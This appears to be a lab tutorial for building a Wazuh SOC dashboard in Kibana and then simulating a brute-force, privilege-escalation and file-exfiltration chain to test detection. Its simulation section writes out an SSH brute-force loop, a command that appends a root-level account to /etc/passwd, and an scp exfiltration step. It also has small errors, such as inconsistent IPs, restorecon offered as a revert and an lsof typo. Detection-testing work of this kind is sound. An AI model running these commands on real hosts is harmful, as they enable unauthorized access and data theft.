

Building a SOC Dashboard in Wazuh Using Kibana

-R.M.Naren Adithya

This guide outlines the steps to create a Security Operations Center (SOC) dashboard in Wazuh using Kibana, focusing on visualizing top alerting agents, alert levels, and recent events.

Step-by-Step Guide


Step 1: Access Kibana via Wazuh Dashboard

1. Log in to the Wazuh dashboard (e.g., https://<wazuh_dashboard_ip>:5601).
2. Navigate to **Explore > Visualize** in the left menu to create visualizations.
3. Ensure the `wazuh-alerts-*` index pattern is selected for all visualizations.

Step 2: Create Visualization for Top Alerting Agents

This visualization displays the top 5 Wazuh agents generating the most alerts using a pie chart.

1. **Create Visualization:**
 - Click **Create new visualization** and select **Pie**.
 - Choose the `wazuh-alerts-*` index pattern.
2. **Configure Metrics:**
 - Under **Metrics**, select **Count** to aggregate the total number of alerts.
3. **Configure Buckets:**
 - Add a **Bucket > Split Slices > Terms** aggregation.
 - Select Field: `agent.name` (or `agent.id` if preferred).
 - Set **Size** to 5 to show the top 5 agents.
 - Order by **Count, Descending**.
4. **Save Visualization:**
 - Click **Save** and name it `Top_5_Alerting_Agents`.
 - Optionally, adjust the time range (e.g., Last 24 hours) in the top-right corner.



Step 3: Create Visualization for Alert Levels

This visualization shows the distribution of alerts by severity level using a horizontal bar chart.

1. Create Visualization:

- Click **Create new visualization** and select **Horizontal Bar**.
- Choose the **wazuh-alerts-*** index pattern.

2. Configure Metrics:


- Under **Metrics**, select **Count** for the Y-axis.

3. Configure Buckets:

- Add a **Bucket > X-Axis > Terms** aggregation.
- Select Field: **rule.level** (severity level of alerts, ranging from 3 to 15).
- Set **Size** to 13 to cover all possible levels.
- Order by **Count, Descending**.

4. Save Visualization:

- Click **Save** and name it **Alert_Levels_Distribution**.
- Optionally, group alerts into categories (e.g., Low: 3-5, Medium: 6-9, High: 10-15) by creating a scripted field or filter if needed.



Step 4: Create Visualization for Recent Events

1. Create Visualization:

- Click **Create new visualization** and select **Data Table**.
- Choose the **wazuh-alerts-*** index pattern.

2. Configure Metrics:

- Under **Metrics**, select **Count** to show the number of alerts.

3. Configure Buckets:

- Add a **Bucket > Split Rows > Date Histogram** aggregation.
 - Select Field: **timestamp**.
 - Set **Minimum Interval** to **Auto** or **Hourly** for recent events.
- Add additional **Split Rows > Terms** aggregations for:
 - **agent.name** (agent name).
 - **rule.description** (description of the rule triggered).
 - **rule.level** (severity level).
- Set **Size** to **10** for each to limit to recent events.

4. Save Visualization:

- Click **Save** and name it **Recent_Events_Table**.
- Set the time range to **Last 1 hour** or adjust as needed for recency.

The screenshot shows the Wazuh dashboard interface. At the top, there are tabs for 'Visualize' and 'Create'. Below the tabs is a search bar and a date range selector set to 'Jun 27, 2025 @ 02:00:00.00 → Jun 27, 2025 @ 02:30:00.00'. A 'Refresh' button is also present. The main area displays a table of alerts with columns: 'timestamp per 30 seconds', 'agent.name: Descending', 'rule.level: Descending', and 'Count'. The table contains 10 rows of data. On the right side, there is a configuration panel for 'wazuh-alerts-*' with options for 'Data', 'Terms', 'Field', 'Order by', 'Metric: Count', 'Order', 'Size', 'Group other values in separate bucket', 'Show missing values', and 'Custom label'.

timestamp per 30 seconds	agent.name: Descending	rule.level: Descending	Count
02:02:00	NarenAdithya	3	1
02:02:00	NarenAdithya	5	1
02:02:00	kali	3	2
02:02:30	wazuh-server	3	2
02:02:30	NarenAdithya	3	1
02:04:00	wazuh-server	3	2
02:05:30	kali	3	3
02:05:30	kali	7	3
02:05:30	kali	5	1
02:05:30	wazuh-server	3	3

Step 5: Create the SOC Dashboard

1. Navigate to Dashboard:

- Go to **Explore > Dashboard** and click **Create new dashboard**.

2. Add Visualizations:


- Click **Add** and select the following visualizations:
 - Top_5_Alerting_Agents
 - Alert_Levels_Distribution
 - Recent_Events_Table
- Arrange the visualizations by dragging and resizing for optimal layout (e.g., place the pie chart and bar chart at the top, table below).

3. Configure Dashboard Settings:

- Set the dashboard time range (e.g., **Last 24 hours**) in the top-right corner.
- Enable **Auto-refresh** (e.g., every 5 minutes) for real-time updates.

4. Save Dashboard:

- Click **Save** and name it SOC_Dashboard.
- Optionally, add filters (e.g., rule.level:>3) to focus on higher-severity alerts.



Simulating an Attack Chain with Wazuh: Detection and Response

This guide outlines how to simulate an attack chain involving failed logins (brute force), local privilege escalation, and sensitive file creation/exfiltration, using Wazuh to detect and respond. The simulation is performed on a Linux host with a Wazuh agent.

Step 1: Simulate Failed Logins (Brute Force Attack)

Simulation

- Target System:** Linux host with Wazuh agent . Ensure SSH is running (sudo systemctl status sshd).
- Simulate Attack:**
 - From another system, run:

for i in {1..10}; do ssh invaliduser@192.168.1.7; done

```

(root@kali)-[~]
# for i in {1..10}; do ssh invaliduser@192.168.1.7; done
invaliduser@192.168.1.7's password:
Permission denied, please try again.
invaliduser@192.168.1.7's password:
Permission denied, please try again.
invaliduser@192.168.1.7's password:
ninvaliduser@192.168.1.7: Permission denied (publickey,gssapi-keyex,gssapi-w


invaliduser@192.168.1.7's password:
Permission denied, please try again.
invaliduser@192.168.1.7's password:
Permission denied, please try again.
invaliduser@192.168.1.7's password:
invaliduser@192.168.1.7: Permission denied (publickey,gssapi-keyex,gssapi-wi
invaliduser@192.168.1.7's password:
Permission denied, please try again.


```

3. **Expected Alerts:** Wazuh triggers rules 5710 (SSH brute force) or 5720 (multiple failed logins).

Detection

- **Wazuh Dashboard:**
 - Go to **Security Events > Discover**.
 - Filter: rule.id:5710 OR rule.id:5720 or rule.description: *brute force*.
 - Check: src.ip (192.168.1.200), agent.name, rule.level (5–7).





Response

- **Immediate:** Block source IP:

sudo ufw deny from 192.168.1.200

- **Long-Term:** Enable SSH rate-limiting (e.g., Fail2Ban) or configure Wazuh active response:
- <active-response>
- <command>firewall-drop</command>
- <location>local</location>
- <rules_id>5710,5720</rules_id>

</active-response>

```
<ossec_config>
  <active-response>
    <disabled>no</disabled>
    <command>firewall-drop</command>
    <location>local</location>
    <rules_id>100100</rules_id>
    <timeout>60</timeout>
  </active-response>
</ossec_config>
```

Step 2: Simulate Local Privilege Escalation

Simulation

1. Simulate Attack:

- On the target, attempt unauthorized sudo:

sudo -u nobody /bin/bash

- Or modify /etc/passwd:

- `echo "hacker:x:0:0:hacker:/root:/bin/bash" | sudo tee -a /etc/passwd`


`sudo sed -i '/hacker:x:0:0/d' /etc/passwd` # Revert immediately

2. **Expected Alerts:** FIM rules 550/554 (file changes) or 5100 (sudo misuse).

Detection

- **Wazuh Dashboard:**

- Go to **Security Events > Discover**.
- Filter: `rule.id:550 OR rule.id:554 OR rule.id:5100` or `syscheck.path: /etc/passwd`.
- Check: `syscheck.path`, `rule.level` (7–10), `agent.name`.



Response

- **Immediate:** Revert changes (`restorecon -v /etc/passwd`) and terminate suspicious processes (`ps aux | grep bash; sudo kill -9 <pid>`).
- **Long-Term:** Harden permissions (`chmod 644 /etc/passwd`) and enhance FIM:
- `<syscheck>`
- `<directories check_all="yes" realtime="yes">/etc/passwd,/etc/shadow</directories>`

`</syscheck>`

Step 3: Create and Exfiltrate Sensitive File

Simulation

1. Create File:

echo "Sensitive data: API_KEY=12345" | sudo tee /tmp/sensitive.txt

```
(root@kali)-[~]
# echo "Sensitive data: API_KEY=12345" | sudo tee /tmp/sensitive.txt
Sensitive data: API_KEY=12345
```

2. Exfiltrate:

- Transfer via scp:

scp /tmp/sensitive.txt user@192.168.1.200:/tmp/

```
(root@kali)-[~]
# scp /tmp/sensitive.txt wazuh-user@192.168.1.7:/tmp/
wazuh-user@192.168.1.7's password:
sensitive.txt
```

3. Clean Up: sudo rm /tmp/sensitive.txt.

4. Expected Alerts: FIM rules 550/553/554 for file changes; custom rule for exfiltration.

Detection

• Wazuh Dashboard:

- Go to **Security Events > Discover**.
- Filter: syscheck.path: /tmp/sensitive.txt or rule.id:550 OR rule.id:553 OR rule.id:554.
- Check: syscheck.path, rule.level (5–7), syscheck.event (added/modified/deleted).

```
> Jun 28, 2025 @ 23:48:04.691 | predecoder.hostname: kali | predecoder.program_name: sudo | predecoder.timestamp: Jun 28 18:18:04 | input.type: log | agent.ip: 10.0.2.15 | agent.name: kali | agent.id: 007 | manager.name: wazuh-server | data.srcuser: root | data.dstuser: root | data.tty: pts/0 | data.pwd: /root | data.command: /usr/bin/tee /tmp/sensitive.txt | rule.mail: false | rule.level: 3 | rule.pci_dss: 10.2.5, 10.2.2 | rule.hipaa: 164.312.b | rule.tsc: CC6.8, CC7.2, CC7.3 | rule.description: Successful sudo to ROOT executed. | rule.groups: syslog, sudo | rule.nist_800_53: AU.14, AC.7, AC.6 | rule.gdpr: IV_32.2 | rule.firedtimes: 1 | rule.mitre.technique: Sudo and Sudo Cach
```

Response

- **Immediate:** Block outbound traffic (sudo ufw deny out to 192.168.1.200) and audit processes (lsuf -i :22 | grep scp).
- **Long-Term:** Monitor /tmp with FIM and restrict outbound protocols.